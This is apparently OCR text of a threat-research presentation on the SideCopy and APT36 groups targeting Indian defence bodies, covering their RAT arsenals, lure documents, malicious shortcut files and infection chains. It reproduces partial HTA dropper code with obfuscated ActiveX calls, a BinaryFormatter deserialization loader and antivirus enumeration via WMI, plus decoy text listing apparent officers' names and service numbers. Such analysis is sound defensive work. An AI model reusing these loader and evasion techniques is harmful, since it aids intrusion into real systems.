

Evasion Tactics of **SideCopy & APT36**

Persistently targeting
Indian Defence Orgs



Sathwik Ram Prakki

Security Researcher @ Quick Heal

Agenda

SECURITE

Quick Heal

01 APT Groups

02 Targeting of Defense Sector

03 Timeline and Themes

04 Infection Chain

05 Arsenal and Evasion



Advanced Persistent Threat



Sophisticated and
Stealthy



Well-funded and
Highly-skilled



Targeted and
Persistence

Transparent Tribe

- Active since 2013
- Targets – Indian and Afghanistan
- Sectors – Govt. and Education
- Arsenal
 - Crimson RAT
 - Oblique RAT
 - Capra RAT
 - Poseidon

SideCopy

- Active since 2019
- Targets – Indian and Afghanistan
- Sectors – Defense
- Arsenal
 - Action RAT
 - Reverse RAT
 - AllaKore RAT
 - Margulas RAT

Mil Tele : 34891

ASCON : 35619

A/14714/DSCC-70MS-16A

20038/Appx J/Final/MP 8(I

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Comma
HQ Army Training Commar
HQ Andaman and Nicobar
HQ Strategic Force Comma
All Record Offices

ADVISORY ON G

- Further to this Dte let
- It is intimated that the 22 due to which 'from dt' is cancellation of old fd/CI/H/ Dolphin Appl, further leading HAUCA. This bug has alre on Army Portal for downl action :-

- Install Patch 12
- Part II Orders PAOs should be un after installing Patch
- Discarded item

- SELECTION OF
- Ref GS/FTT Note No A/900
 - Following offrs are nominat to approval of the Government of I

| S/No | Pers Particulars |
|------|---|
| (a) | IC-72264 Maj Brij Kumar, ASC |
| (b) | IC-71937 Maj Sun Yadav, Engrs |
| (c) | IC-75882 Maj Rav Kumar Arya, SIKH |
| (d) | IC-72314 Maj Saurabh Siddhart PUNJAB |
| (e) | IC-76609 Maj Bhadoria Ajay Sir Jaipal, RAJPUT |
| (f) | IC-75836 Maj Kis Kumar Verma, Ar |
| (g) | IC-75330 Maj Pravesh Kumar, JAK LI |
| (h) | IC-71388 Maj Pa Rawat, GARH RI |
| (i) | IC-76488 Maj Sa Sandhu, MADRA |

3. The MI/DV clearance f A/14522/MI/DVMS-18A dt 03 D the sponsoring dte is request

4. You are requested to ob policy on Selection of Offr for F 72 hrs of nomination. Offr be issued to offr after obtaining cle

GS/FTT
Copy to:-
HQ ARTRAC (Exam Cell), MS



LOs ALLOTED TO FOREIGN DELEGATES



TYPICAL ACTIVITIES INVOLVED FOR LOs ALLOTED TO FOREIGN DELEGATES

- COLLECT INFORMATION OF YOUR GUEST LIKE
 - HOW MANY ARE COMING
 - FLIGHT DETAILS (FLIGHT NO., ARRIVAL AND DEPARTURE TIME)
- COLLECT VEHICLES REQUIRED TO RECEIVE THE GUEST.
- COLLECT KITS FOR DELEGATES
- ENSURE CAR PASS, ENTRY TICKET, DINNER INVITATION, SHOW CATALOGUE etc. IN THE KIT
- CROSS VERIFY NAMES OF YOUR GUEST WITH ENTRY BADGES
- KEEP TELEPHONE DIRECTORY HAVING IMPORTANT NOS



TYPICAL ACTIVITIES INVOLVED FOR

AIR CON

Tele: 24199870
43645/Saudi Ara

VISIT OF
IS:

A copy of

Institutio
Station
Raising I
Inviting I
Address :
Phone / M
Email

Area of I

Product
Name

Encls: As above.

DGMS (Army)/D

DGMS (Navy)/ F


March '23

April '23

May '23

June '23



July '23



SECURITE

Quick Heal

Infection Chain of SideCopy




**Changes
Discovered**

Archived Malicious Shortcuts

SECURE

Quick Heal




















































































Machine ID

desktop-g4b6mh4

SEQRITE

Quick Heal

- Management Principles and Practices
- Violence Against Women
- Types of Software
- Survey

| FILES - 15 / 15 | | | | | Pro +4 results | | | Sort by ▾ | Filter by ▾ |
|--------------------------|---|--|---------|-----------|---------------------|------|------------|-----------|-------------|
| | | | | | Detections | Size | First seen | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\cn1arazw.cdd\Asigma dated 22 May 23\Asigma dated 22 May 23 .pdf.lnk | 22 / 61 | 14.92 KB | 2023-05-25 19:46:36 | | | | |
| |        | lnk url-pattern abused-exe-pattern detect-debug-environment long-sleeps high-entropy calls-wmi ... | | | | | | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\eevvhz5u.4a5\Performa's feedback\Performa's feedback.docx.lnk | 21 / 60 | 68.89 KB | 2023-05-25 08:49:39 | | | | |
| |         | lnk malware url-pattern detect-debug-environment checks-network-adapters calls-wmi high-entropy long-sleeps ... | | | | | | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\naj1wiwh.pq1\Personal\personal pic.png.lnk | 12 / 53 | 68.90 KB | 2023-05-24 15:22:11 | | | | |
| |         | lnk url-pattern large-file high-entropy checks-network-adapters calls-wmi detect-debug-environment long-sleeps ... | | | | | | | |
| <input type="checkbox"/> |   | eb5192d6e98e3d18c9491ae4d163d7b432489eb9d779b93ff3d4d8a52bac491c.bin | 31 / 59 | 548.48 KB | 2023-03-01 13:17:39 | | | | |
| |      | lnk url-pattern large-file high-entropy abused-exe-pattern | | | | | | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\vlnjmhxc.4yz\Women\Violence Against Women.docx.lnk | 31 / 59 | 548.57 KB | 2023-03-01 13:24:06 | | | | |
| |      | lnk url-pattern large-file high-entropy abused-exe-pattern | | | | | | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\bklnu14e.ibz\Survey\Survey.docx.lnk | 30 / 59 | 548.56 KB | 2023-03-01 13:22:45 | | | | |
| |       | lnk url-pattern large-file high-entropy abused-exe-pattern checks-network-adapters | | | | | | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\3zs1tmo3.q5n\files3\Management Principles and Practices.docx.lnk | 31 / 59 | 548.57 KB | 2023-03-01 13:21:20 | | | | |
| |      | lnk url-pattern large-file high-entropy abused-exe-pattern | | | | | | | |
| <input type="checkbox"/> |    | C:\Users\user\AppData\Local\Temp\iprvkktl.aih\files2\Types of Software.docx.lnk | 29 / 60 | 548.57 KB | 2023-03-01 13:19:33 | | | | |
| |       | lnk url-pattern large-file high-entropy abused-exe-pattern checks-network-adapters | | | | | | | |
| <input type="checkbox"/> |    | ..\Temp\htgf40zy.5bt\Management Principles and Practices\Management Principles and Practices.docx.lnk | 31 / 59 | 548.57 KB | 2023-03-01 13:18:15 | | | | |
| |        | lnk long-command-line-arguments url-pattern abused-exe-pattern high-entropy large-file checks-network-adapters | | | | | | | |

```

1  <script language="javascript">
2  | window.resizeTo(0,0);
3  | function serviceVerion() {
4  | var shsheallsheallsheallshealleall = new ActiveXObject('WScript.Shell');
5  | veer = 'v4.0.30319';
6  | try {
7  | shsheallsheallsheallshealleall.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
8  | } catch(e) {
9  | veer = 'v2.0.50727';
10 | }
11 | shsheallsheallsheallshealleall.Environment('Process')('COMPLUS_Version') = veer;
12 | var fsoiopfsoiopfsoiopfsoiop = new ActiveXObject("Sc"+"rip"+"ting"+"FileSystemObject");
13 | if (! fsoiopfsoiopfsoiopfsoiop.FolderExists("C://ProgramData//HP"))
14 |     fsoiopfsoiopfsoiopfsoiop.CreateFolder("C://ProgramData//HP");
15 |
16 |
17 | }

```

```

233 | var firingIncident = 'WorkInProgress';
234 | </script>

```

```

235 |
236 | <script language="javascript">
237 | <try {
238 |     serviceVerion();
239 |     var LiveStreamingSites = basforsixfourstream(puncutreTyres);
240 |     var Precisely = new ActiveXObject('System'+'.Runtime'+'.Serialization'+'.For'+'.matters'+'.Binary'+'.BinaryFormatter');
241 |     var makeNewArreya = new ActiveXObject('System.Collections.ArrayList');
242 |     var metroDownTown = Precisely.Deserialize_2(LiveStreamingSites);
243 |     makeNewArreya.Add(undefined);
244 |     var realObject = metroDownTown.DynamicInvoke(makeNewArreya.ToArray()).CreateInstance(firingIncident);
245 |     realObject.RealityShow(dividAndRule," - K4 Missile Clean room.pptx") } catch (e) {
246 | // alert(e);
247 | }
248 | finally{window.close();}
249 | </script>

```

HTA

March 2023

```



var edr = FNTJKI_LKIOUTS('RHJhZnRpbmdQYWQ='); // DraftingPad
var memoryloader = edr;
try {
    var str = FNTJKI_LKIOUTS('V1NjcmldwC5TaGVsbA=='); // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    try {
        veersion = reading(); (1) checking .NET version
    } catch(e) {
        veersion = 'v2.0.50727';
    }
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw=='); // Process
    var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u'); (2) decoding base64 strings // COMPLUS_Version
    var ats = FNTJKI_LKIOUTS('U3lzdGVtLkNvbGx1Y3Rpb25zLkFycmF5TGldZA=='); // System.Collections.ArrayList
    var nts = FNTJKI_LKIOUTS('d2lubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg=='); // winmgmts:\\\\.\\root\\SecurityCenter2
    var bts = FNTJKI_LKIOUTS('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLk3pbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
    // System.Runtime.Serialization.Formatters.Binary.BinaryFormatter

    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ_TTU_QAZ = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
    var peter=FNTJKI_LKIOUTS('U2VsZWNOICogRnJvbSBbnRpbmlydXN0cm9kdWN0'); // Select * From AntiVirusProduct
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
    var NNSLKERT_HLKSHELSL_JHKLSILELXKD = new Enumerator(FNTJKI_LKIOUTS_LAJDLD_QWESTR); (3) getting AV installed
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHELSL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHELSL_JHKLSILELXKD.moveNext()) {
        HYTOS_LKSHDKS += (NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().displayName + ' ' + NNSLKERT_HLKSHELSL_JHKLSILELXKD.item().products);
        HYTOS_LKSHDKS += "&";
    }
    var TYIWSSD_HLSKDHLSSD = bazSixFerToStreeneamStranger(VXR_ZWT_JKL);
    var OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS_SGSRW_NMKISG = new ActiveXObject(ats);
    var HJUSD_HSKHDKS_LSHLLS = OPOIUY_BNMJUYH_GAGHGDHSJ_SGGSHSHS.Deserialize_2(TYIWSSD_HLSKDHLSSD);
    CBBZCS_SGSRW_NMKISG.Add(undefined);
    var RTRW_NMBH_SHSHJSS_MNJKLK = HJUSD_HSKHDKS_LSHLLS.DynamicInvoke(CBBZCS_SGSRW_NMKISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"Invitation Performa vis a vis feedback.doc",HYTOS_LKSHDKS); // Chain-1
    RTRW_NMBH_SHSHJSS_MNJKLK.OpenAll(MNG_XMB_KOP,"myPic.jpeg",HYTOS_LKSHDKS); // Chain-2
